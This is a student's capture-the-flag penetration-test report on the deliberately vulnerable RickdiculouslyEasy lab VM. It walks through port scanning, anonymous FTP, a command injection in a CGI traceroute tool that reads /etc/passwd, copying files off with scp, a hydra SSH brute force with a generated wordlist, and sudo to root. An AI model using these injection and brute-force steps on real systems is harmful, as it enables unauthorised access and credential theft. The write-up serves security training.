CourseNet Final Practice Exam

RickdiculouslyEasy Penetration Test Report

Reported by: Liem Cu Sun

Date: 27 Oct 2023

Subject: Penetration Test on "RickdiculouslyEasy" Virtual Machine

Target: Rick and Morty Boot to Root

Total Points Available: 130 Points

Objective: Achieve Root Access and Captured The Flag

Introduction

This Penetration Test Report documents the assessment of the "RickdiculouslyEasy" Virtual Machine (VM) by Liem Cu Sun for CourseNet Final Practice Exam within the context of the Rick and Morty Boot to Root environment. The objective of this test is to secure a total of 130 available points, including achieving root access on the target system.

The Rick and Morty Boot to Root environment offers a diverse set of challenges, emphasizing practical skills in various areas of information security. As we embark on this test, the goal is to traverse through these challenges, maintaining a meticulous record of our findings and actions.

Our journey in this Penetration Test Report begins with an initial assessment of the target system, followed by a detailed account of the steps taken to gain access and control over the environment. The report also highlights the vulnerabilities encountered. With an exploratory spirit, I delve into the "RickdiculouslyEasy" VM, ready to face the unknown, learn from the process, and ultimately master the art of penetration testing.

Executive Summary

Objective: The objective of this Penetration Test was to assess the security of the "RickdiculouslyEasy" Virtual Machine (VM) within the context of the Rick and Morty Boot to Root environment. The primary goal was to secure a total of 130 available points, including achieving root access on the target system.

Total Points Captured: 130 Points

Key Findings:


1. Open Ports: The initial port scan revealed several open ports on the target system:
    - Port 21 (FTP)
    - Port 22 (SSH)
    - Port 80 (HTTP)
    - Port 9090 (HTTP)
    - Port 13337 (Unknown)
    - Port 22222 (SSH)
    - Port 60000 (Unknown)
2. Services Discovered: While most services were recognized, three services remained unidentified. These include port 22 (SSH), port 13337, and port 60000. Flags were identified on these services, indicating successful penetration.
3. Exploited Vulnerabilities: Exploiting open services, the following flags were captured:
    - Port 13337: FLAG:{TheyFoundMyBackDoorMorty}-10Points
    - Port 60000: FLAG{Flip the pickle Morty!}-10Points
    - FTP: FLAG{Whoa this is unexpected}-10Points
    - HTTP: FLAG{There is no Zeus, in your face!}-10Points
    - SSH on Port 22222: FLAG{Get off the high road Summer!}-10Points

4. Web Server Vulnerabilities: The HTTP service identified Apache 2.4.27 on Fedora with several vulnerabilities:
    - Missing anti-clickjacking X-Frame-Options header.
    - Missing X-Content-Type-Options header.
    - Outdated Apache version.
    - Vulnerable to HTTP TRACE method exploitation.
    - Directory indexing found.
    - Icon directory present.
5. Additional Flags: Additional flags were found in various locations, adding to the overall score:
    - Web Browser on HTTP: FLAG{Yeah d- just don't do it.}-10Points
    - Password in JPG file and Zipped Flag: FLAG{131333}-20Points
    - Journal File: FLAG{And Awwwaaaaayyyy we Go!}-20Points
    - Rick's Password: FLAG{Ionic Defibrillator}-30Points

Penetration Test Report - Target IP: 192.168.56.103

Summary:

During the penetration test on the target system at IP address 192.168.56.103, several flags were discovered through a variety of methods and tools. This report provides a breakdown of the flags discovered, along with explanations for why each method was chosen, with an emphasis on the initial Nmap scan:




```
Nmap scan report for 192.168.56.103
Host is up (0.00082s latency).
Not shown: 65528 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
22/tcp    open  ssh?
80/tcp    open  http    Apache httpd 2.4.27 ((Fedora))
9090/tcp  open  http    Cockpit web service 161 or earlier
13337/tcp open  unknown
22222/tcp open  ssh     OpenSSH 7.5 (protocol 2.0)
60000/tcp open  unknown
3 services unrecognized despite returning data. If you know the service/version, please submit the following fingerp
rints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port22-TCP:V=7.94%I=7%D=10/27%Time=653B424D%P=x86_64-pc-linux-gnu%r(NUL
SF:L,42,"Welcome\x20to\x20Ubuntu\x2014\.04\.5\x20LTS\x20\(GNU/Linux\x204\.
SF:4\.0-31-generic\x20x86_64\)\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port13337-TCP:V=7.94%I=7%D=10/27%Time=653B424D%P=x86_64-pc-linux-gnu%r(
SF:NULL,29,"FLAG:{TheyFoundMyBackDoorMorty}-10Points\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port60000-TCP:V=7.94%I=7%D=10/27%Time=653B4253%P=x86_64-pc-linux-gnu%r(
SF:NULL,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20reverse\x20shell\.\
SF:.\.\n#\x20")%r(ibm-db2,2F,"Welcome\x20to\x20Ricks\x20half\x20baked\x20r
SF:everse\x20shell\.\.\.\n#\x20");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.16 seconds
```

Flag Discovery Breakdown:

1. **Flag on Port 13337:**




Method Used: Kali Linux - nc 192.168.56.103 13337

Why: Netcat (nc) was used to connect to port 13337 to retrieve this flag. This method was chosen because port 13337 was listed as 'open,' but the service was unknown. The flag was found using Netcat, a versatile networking utility that can be used to establish connections to open ports for manual inspection.

Flag: FLAG:{TheyFoundMyBackDoorMorty}-10 Points

2. **Flag on Port 60000:**




Method Used: Kali Linux - nc 192.168.56.103 60000

Why: Similar to the previous case, Netcat (nc) was used to connect to port 60000 due to it being open but with an unknown service running. Netcat provides a straightforward way to interact with open ports.

Flag: FLAG{Flip the pickle Morty!}-10 Points

3. **FTP Flag:**




Method Used: Kali Linux - ftp> open 192.168.56.103 - ID Anonymous Pass: Anonymous

Why: Anonymous FTP access was used to connect to the FTP service running on port 21. This method was chosen as anonymous access was allowed, enabling us to log in without credentials and retrieve the flag.

Flag: FLAG{Whoa this is unexpected}-10 Points

4. **Flag via HTTPS (Port 9090):**





Method Used: Web browser (https://192.168.56.103:9090/

Why: A flag was discovered at port 9090 through the management interface that was identified during the Nmap scan. By connecting via HTTPS, the flag was obtained.

Flag: FLAG{There is no Zeus, in your face!}-10 Points

5. **Flag via HTTP with Nikto:**







Method Used: Kali Linux - nikto -host 192.168.56.103


Why: Nikto was utilized to perform a web vulnerability scan of the target's HTTP service on port 80. This tool helps identify potential vulnerabilities and hidden content on web servers. Based on the vulnerability I got from nikto I went to http://192.168.56.103/passwords/FLAG.txt and got the FLAG.


Flag: FLAG{Yeah d- just don't do it.}-10 Points


6. SSH Flag:


192.168.56.103/passwords/passwords.html
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it
me at least hide them.. I'd delete them entirely but I know you'd go bitching to your mom. That'
need.


Inspector
Console
Debugger
Network
Style Editor
Performance
Memory
Storage
Search HTML
<!DOCTYPE html>
<html>
<head></head>
<body>
Wow Morty real clever. Storing passwords in a file called passwords.html? You've really done it this time Morty.
at least hide them.. I'd delete them entirely but I know you'd go bitching to your mom. That's the last thing I n
</body>
<!--Password: winter-->
</html>


$ sudo dirb http://192.168.56.103 /usr/share/wordlists/dirb/common.txt
[sudo] password for kali:
DIRB v2.22
By The Dark Raver
START_TIME: Fri Oct 27 10:52:45 2023
URL_BASE: http://192.168.56.103/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt
GENERATED WORDS: 4612
---- Scanning URL: http://192.168.56.103/ ----
+ http://192.168.56.103/cgi-bin/ (CODE:403|SIZE:217)
+ http://192.168.56.103/index.html (CODE:200|SIZE:326)
==> DIRECTORY: http://192.168.56.103/passwords/
+ http://192.168.56.103/robots.txt (CODE:200|SIZE:126)
---- Entering directory: http://192.168.56.103/passwords/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
END_TIME: Fri Oct 27 10:52:52 2023
DOWNLOADED: 4612 - FOUND: 3


192.168.56.103/cgi-bin/tracertool.cgi
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-
MORTY'S MACHINE TRACER MACHINE
Enter an IP address to trace.
192.168.56.103;tail /etc/passwd
Trace!
traceroute to 192.168.56.103 (192.168.56.103), 30 hops max, 60 byte packets
1 localhost.localdomain (192.168.56.103) 0.666 ms 0.007 ms 0.003 ms
rpc:x:32:32:Rpcbind Daemon:/var/lib/rpcbind:/sbin/nologin
abrt:x:173:173::/etc/abrt:/sbin/nologin
cockpit-ws:x:996:994:User for cockpit-ws:/:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
chrony:x:995:993::/var/lib/chrony:/sbin/nologin
tcpdump:x:72:72::/:/sbin/nologin
RickSanchez:x:1000:1000::/home/RickSanchez:/bin/bash
Morty:x:1001:1001::/home/Morty:/bin/bash
Summer:x:1002:1002::/home/Summer:/bin/bash
apache:x:48:48:Apache:/usr/share/httpd:/sbin/nologin



Method Used:

- Kali Linux - sudo dirb http://192.168.56.103 /usr/share/wordlists/dirb/common.txt
- ssh Summer@192.168.56.103 -p 22222 -v

Why: Before I tried to access the account available using SSH, I got the password from http://192.168.56.103/passwords/passwords.html when I inspected the element which contains password: winter. After that I used DIRB, DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary based attack against a web server and analyzing the responses. DIRB comes with a set of preconfigured attack wordlists for easy usage but you can use your custom wordlists. SSH was used to connect to the target system on port 22222 with the provided credentials. After I logged into the Summer account I opened the FLAG.txt and captured the FLAG.

Flag: FLAG{Get off the high road Summer!}-10 Points

7. **Password in JPG file and Zipped Flag:**

```
┌──(kali㉿kali)-[~/Documents/RickdiculouslyEasy]
└─$ strings Safe_Password.jpg
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
8BIM
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
        #3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
0D000D\DDDD\t\\\\\t
tttttt
```

```
┌──(kali㉿kali)-[~/Documents/RickdiculouslyEasy]
└─$ cat journal.txt
Monday: So today Rick told me huge secret. He had finished his flask and was on to commercial grade paint solvent. H
e spluttered something about a safe, and a password. Or maybe it was a safe password... Was a password that was safe
? Or a password to a safe? Or a safe password to a safe?

Anyway. Here it is:

FLAG: {131333} - 20 Points
```

Method Used:


- sudo scp -P 22222 Summer@192.168.56.103:/home/Morty/Safe_Password.jpg .
- strings Safe_Password.jpg
- sudo scp -P 22222 Summer@192.168.56.103:/home/Morty/journal.txt.zip .
- unzip journal.txt.zip - Password: Meeseek

Why: I saw Morty had several files in his home directory. So I exfiled them off with SCP, SCP is an acronym for Secure Copy Protocol. It is a command line utility that allows the user to securely copy files and directories between two locations usually between unix or linux systems. Safe_Password.jpg was an image file, but if I run the strings command, the file will show that a password is contained inside.I used the password to unzip journal.txt.zip and get the FLAG.

Flag: FLAG{131333}-20 Points

8. **Safe Password for Journal Entry:**

```
┌──(kali㉿kali)-[~/Documents/RickdiculouslyEasy]
└─$ strings Safe_Password.jpg
JFIF
Exif
8 The Safe Password: File: /home/Morty/journal.txt.zip. Password: Meeseek
8BIM
8BIM
$3br
%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
        #3R
&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz
0D000D\DDDD\t\\\\\t
tttttt
```




Method Used:

- ls -lah
- cp safe /tmp/safe
- ./safe 131333

Why: Summer does not have execute permissions on the "safe" file and does not own it, but she does have read permissions. I copied it to gain control. Using the binary that I got from the previous FLAG and supplying the password file gave me the next FLAG.

Flag: FLAG{And Awwwaaaaayyyy we Go!}-20 Points

9. Ricks Password Hint and Brute Force:




```
from string import ascii_uppercase
for c in ascii_uppercase:
    for x in range(0, 10):
        print (str(c) + str(x) + "Flesh")
        print (str(c) + str(x) + "Curtains")
```

```
┌──(kali㉿kali)-[~/Documents/RickdiculouslyEasy]
└─$ sudo hydra -l RickSanchez -P password -t4 -f -s 22222 192.168.56.103 ssh
[sudo] password for kali:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-27 05:32:23
[DATA] max 4 tasks per 1 server, overall 4 tasks, 520 login tries (l:1/p:520), ~130 tries per task
[DATA] attacking ssh://192.168.56.103:22222/
[STATUS] 44.00 tries/min, 44 tries in 00:01h, 476 to do in 00:11h, 4 active
[STATUS] 34.67 tries/min, 104 tries in 00:03h, 416 to do in 00:13h, 4 active
[STATUS] 29.14 tries/min, 204 tries in 00:07h, 316 to do in 00:11h, 4 active
[22222][ssh] host: 192.168.56.103   login: RickSanchez   password: P7Curtains
[STATUS] attack finished for 192.168.56.103 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-27 05:43:04
```

```
[RickSanchez@localhost ~]$ sudo su
[sudo] password for RickSanchez:
[root@localhost RickSanchez]# ls
RICKS_SAFE  ThisDoesntContainAnyFlags
[root@localhost RickSanchez]# cd ..
[root@localhost home]# ls
Morty  RickSanchez  Summer
[root@localhost home]# cd ..
[root@localhost /]# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
[root@localhost /]# cd
[root@localhost ~]# ls
anaconda-ks.cfg  FLAG.txt
[root@localhost ~]# tail FLAG.txt
FLAG: {Ionic Defibrillator} - 30 points
[root@localhost ~]#
```

Method Used:

- Password generation based on provided clues
- Phyton to generate wordlist:
    - from string import ascii_uppercase
    - for c in ascii_uppercase:
    - for x in range(0, 10):
    - print (str(c) + str(x) + "Flesh")
    - print (str(c) + str(x) + "Curtains")
- python openSesame.py (output save to password.txt)
- sudo ssh RickSanchez@192.168.56.103 -p 22222 -v (Password: P7Curtains)
- sudo su (in RickSanchez localhost, Password: P7Curtains)

